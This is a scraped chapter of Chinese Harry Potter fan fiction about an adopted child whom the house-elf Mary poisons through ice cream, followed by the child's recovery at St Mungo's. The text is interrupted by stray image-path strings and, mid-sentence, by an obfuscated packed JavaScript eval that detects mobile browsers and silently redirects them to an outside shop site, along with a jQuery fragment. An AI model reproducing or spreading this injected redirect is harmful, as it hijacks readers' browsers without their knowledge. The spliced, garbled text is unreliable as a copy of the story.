贝拉特里克斯和罗道夫斯疯了!
所有看见预言家日报上登出的过继声明的人都是这个想法。另外,不少高龄生子的快要绝嗣的巫师家庭也是心有戚戚。
莱斯特兰奇家族直接夺走了普林斯家的继承人。
简直是礼崩乐坏!
巫师世界忽然流行起了养生,不少老巫师盯着自己家的孩子,觉得自己还能多活几年。其中。西里斯的好朋友詹姆·波特家就是这样。
西里斯和我说,波特的爸爸妈妈不知道发了什么疯,忽然开始研究起健身了。老波特先生甚至会拉着詹姆·波特每天出门散步。
他说话的时候,没心没肺地告诉我,沃尔布加最近正在跟布莱克家的所有人冷战。因为我的名字被德鲁埃拉太太报复性地用最亮的金线绣在族谱上的。另外,不知道是不是因为德鲁埃拉年纪大了,那个名字绣的似乎比周围其他名字要大上一圈。
“以前我妈妈特别喜欢欣赏族谱,最近像是看见它就心烦一样。”
西里斯说这句话的时候,好像完全没有意识到我就是他的母亲心烦的源头。我平静地坐在一边的椅子上,等着吃玛丽端上来的冰淇淋。
贝拉与罗道夫斯结婚多年,一直没有孩子,之前早已有了心灰意冷的迹象。如今收养我,大概是想在我还小的时候便将我充作莱斯特兰奇家的后代,未来如果拉布斯坦结婚生子,罗道夫斯和他的弟弟不至于再为了财产打破脑袋。这些都是我的揣测,他们的想法也从来不和我说。最近我似乎正在长牙,总觉得牙龈隐隐作痛,就更加喜欢吃冰淇淋。
西里斯在家里因为有沃尔布加看着,从来不让他吃这些,于是竟然能忍受贝拉的抱怨,常常往莱斯特兰奇家跑——贝拉为了和沃尔布加较劲,竟然也不赶他。
我改换姓氏,本身却并没有什么不同。倒是罗道夫斯和贝拉了却一桩心愿,最近看着都轻松许多。只是我名义上的叔叔拉布斯坦却不太高兴,最近也不常回家了。
其次伤心的就是玛丽,它好几天都偷偷在自己的小窝里抹眼泪。这种伤心他不敢让家里的主人们看出来,只能憋在心里,让它显得更加苍老憔悴了。
“谢谢你,玛丽。”我拿走冰淇淋,西里斯也迫不及待拿走自己的那份。玛丽的手指紧张地攥着自己的衣角,一双大而干瘪的耳朵支棱起来,看上去像是老透了的小型犬,怪异又叫人伤心。
“你看上去不太舒服。”我说,“去烤一会炉火吧,休息一下。”
“你干嘛对家养小精灵说这种话。”西里斯咬着冰淇淋,几口就吞了下去,我心里想和他较劲个,也直接一口啃上去。
过了几息,我的腹中一阵绞痛,西里斯开始尖叫,很快的,一股浓烈的色彩撞入我的视野,耳边的尖叫声消失了,椅子咣当一声,我摔倒在地上,像被热水浇过的蚕一样打滚。
-
【您是否忽略过弱小者的愤怒?】
-
瑞文·斯内普走在路上,她遇见一只山羊。
蜘蛛尾巷这条街不超过五百米,初次见到它的人都会认为这是一条死胡同。走近第一幢房子,天空便黑沉沉地压下来,河道上翻着河泥腐烂的气味,鱼身上异常粗大的鳞片在水面下影影绰绰。
冲天的火光从房子的窗户里透出,一只山羊就这样闲适地躺在屋前花园的草坪上。月光静而透白,将它的毛发照射地无暇剔透。
它看见瑞文,站起来,浑身骨骼发出嘎吱嘎吱的声音。
“房子着火了。”瑞文对它说。
“是的,房子在着火。”山羊慢条斯理地说,它早就知道了,这里所有生物都看见了。火光透过灰蒙蒙的窗户,形成一个光辉熠熠的王冠。王冠明亮、金黄、多根尖锐的顶端明灭不定,长在动物黄色色的眼中。
“那里有人吗?”瑞文问它。
“有一窝瘾/君子,但是,不重要。”山羊说。它站起来,尖尖的犄角无比美丽,在它刚刚休息的地方,有一些白色的小花。
瑞文说:“你真漂亮,我喜欢你。”
“多谢。”山羊彬彬有礼,冷漠地注视着窗户。瑞文问它:“房子为什么会起火?”
“因为有人点火。”羊说。
“为什么要点火呢?”
“极乐、痛苦、恐惧、疯狂。”
-
贝拉特里克斯走进病房,她脱掉外罩的大衣,坐在病床边上。柔软的床铺被压得微微下陷。跟在她身后进来的是圣芒戈的治疗师,她把我上半身从床上抱起来,贝拉趁机垫了软枕,好叫我能坐起来和她们对话。
“今天感觉怎么样?”治疗师问我。
“我有点伤心。”我说,“我梦见一间着火的房子和一只山羊。”
治疗师与贝拉对视一眼,又平静地移开视线。我说:“我想喝水,把杯子给我,好嘛?”
贝拉站起身,倒了一杯温水。治疗师检查我的眼睛,确定虹膜没有出血,她的动作很温柔,就像是我随时都会再次死给她看一样。不过,我的死亡并不会对她造成什么影响,她手上活过来的人很多,和死掉的一样多。
罗道夫斯昨天过来见过我,他看上去十分憔悴,一直向我道歉。因为是我的家养小精灵玛丽在冰淇淋里下了毒药——多亏梅林保佑,按照常理,这样的毒药几乎是立即致死的,但是我奇迹般撑到了贝拉和他把我带到圣芒戈的那一步。
就像是我在死神面前穿上了隐身衣般。
玛丽被阿奇捆起来,扭送给傲罗。那一会,这个老仆人已经心如死灰,它并没有做什么挣扎,只是平静地对法律司的官员说:
“因为小主人
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17740383|205528||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
背叛了普林斯。”
好了,案件便告一段落。玛丽在过去躲过了傲罗的失职控告,如今又因为谋杀的罪名被逮捕。那个衰老的、奄奄一息的小动物被愤怒的贝拉和罗道夫斯送去仍然在执行死刑的欧洲。
他们处死它与摔死一条狗并没有区别。
我平静地靠在软枕上,听着贝拉絮絮叨叨地说着玛丽被送走的样子。她因为能够处死这个奴隶而感到开心,温热的手掌握着我的手,希望也能够将这种畅快传给我。
只是我并不能理解她的喜悦。玛丽一直照顾我,从小到大都是这样。我爱它。我用不太利索的手写作业,贝拉见着着急,干脆也帮我写起来。她在这里待了一整个白天,直到晚上才回去。
七点钟,是治疗师安排的心理咨询时间。据说西里斯也接受了这个治疗,他吓坏了,据罗道夫斯说,当时贝拉一把抄起我扛到圣芒戈之后,他们两个回家,发现西里斯像木头一样干站着。
“他会没事的。”罗道夫斯说,“除了可能这辈子都不会吃冰淇淋之外。”
那他真是受苦了。
治疗师走进来,她看上去四十多岁,面容可亲,言谈举止都透露着一种叫小孩子心悦诚服的权威。
“我不想接受这种治疗了。”我说,“我不觉得这一切都有什么不可接受的。”
治疗师坐在我面前,她问:“为什么会这样说呢?”
我朝她眨了眨眼,露出微笑:“就像这样。”
笑容消失。
“嗯?”
“改变能改变的,接受不能改变的。”我说,“我已经接受了玛丽想要杀我这件事。本来,它效忠的便是我的父母——老普林斯夫妇,而不是我。在它看来,我继承了普林斯家的家产又改姓莱斯特兰奇,就像是莱斯特兰奇偷走了普林斯的遗产一样。当我改姓的时候,我就不再是它的小主人,而是一个小偷。”
“你就这样原谅那个家养小精灵了吗?”治疗师问我。
“原不原谅有什么意义呢?”我对她说,“玛丽就像一间着火的房子,我们在它内部开始烧着的时候,谁也没有发觉。再说——它已经死了,为自己的行为付出代价。”
“我也一样。”
我安静地盯着被子上的花纹,眼睫扑闪,最后流下眼泪。
家养小精灵玛丽的怨恨和死亡一起消失了,在它死亡后短暂的时间里,我感到悲伤,之后便是一种轻松的庆幸。我甩掉了一个可能对我造成威胁的存在。玛丽是知道老普林斯夫妇究竟有没有生下我——这也是它异常愤怒的原因之一吧。
我不知道它弥留之际有没有把这件事说出来,不过,左右都不重要了。我的心脏酸酸的,但是很快又长了回来,真奇怪,我好像天生便会忘记很多叫人伤心的事情。
这大概是一种好天赋。